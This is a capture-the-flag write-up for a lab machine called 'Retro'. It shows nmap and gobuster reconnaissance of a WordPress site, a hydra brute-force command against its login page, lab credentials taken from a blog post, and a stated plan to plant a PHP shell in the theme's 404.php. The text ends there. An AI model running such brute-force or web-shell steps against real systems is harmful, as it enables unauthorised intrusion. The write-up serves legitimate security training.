Retro CTF Writeup

Written by Substing

This documents the more difficult method of gaining access. I didn't know it was the harder of the two but apparently I made things more difficult for myself than I needed to.


phase 1: recon

The first step taken is to scan the target using nmap

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-09-19T20:43:42+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2023-09-18T20:37:31
|_Not valid after:  2024-03-19T20:37:31
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2023-09-19T20:43:37+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 02:B3:05:AF:E1:DD (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

port 80: http

The web server is a basic IIS server.




Gobuster reveals a hidden directory.

```
gobuster dir -u 10.10.12.160 -w /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.12.160
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2023/09/19 20:49:14 Starting gobuster in directory enumeration mode
===============================================================
/retro               (Status: 301) [Size: 149] [--> http://10.10.12.160/retro/]
/Retro               (Status: 301) [Size: 149] [--> http://10.10.12.160/Retro/]
```


```
Progress: 218643 / 220561
(99.13%)=============================================================
2023/09/19 20:50:17 Finished
============================================================
```

Navigating to the new directory http://10.10.12.160/retro/, we see a WordPress site with a number of blog posts about old video games.



They are all written by Wade, and so it seems that perhaps the username is Wade.

from RSS feed: wordpress is 5.2.1




Another Gobuster scan reveals some of the important WordPress files.

```
gobuster dir -u http://10.10.12.160/retro -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.2.0-dev
```


```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.12.160/retro
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2023/09/19 20:52:21 Starting gobuster in directory enumeration mode
===============================================================
/wp-content           (Status: 301) [Size: 160] [--> http://10.10.12.160/retro/wp-
content/]
/wp-includes          (Status: 301) [Size: 161] [--> http://10.10.12.160/retro/wp-
includes/]
/wp-admin             (Status: 301) [Size: 158] [--> http://10.10.12.160/retro/wp-
admin/]
Progress: 220357 / 220561
(99.91%)=============================================================
2023/09/19 20:53:58 Finished
===============================================================
```

http://10.10.12.160/retro/wp-content/ is a blank page, but not a 404.

http://10.10.12.160/retro/wp-includes/ denies us access.



http://10.10.12.160/retro/wp-login.php is a login page. The link to this is at the bottom of the site.




'wade' is a username!

Attempting to brute force with:

```
hydra -l wade -P rockyou.txt 10.10.12.160 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=Invalid"
```

although nothing works.

On one of the blog posts, we see Wade wrote his password...



It seems like we have a username and a password:

```
wade:parzival
```


Time to move on to phase 2.

phase 2: access

This site was a useful reference and gave a number of methods to get a shell from WordPress: https://www.hackercoolmagazine.com/wordpress-reverse-shelling-multiple-methods/

The first method attempted was to upload a PHP shell to replace the content of 404.php in the Theme Editor.

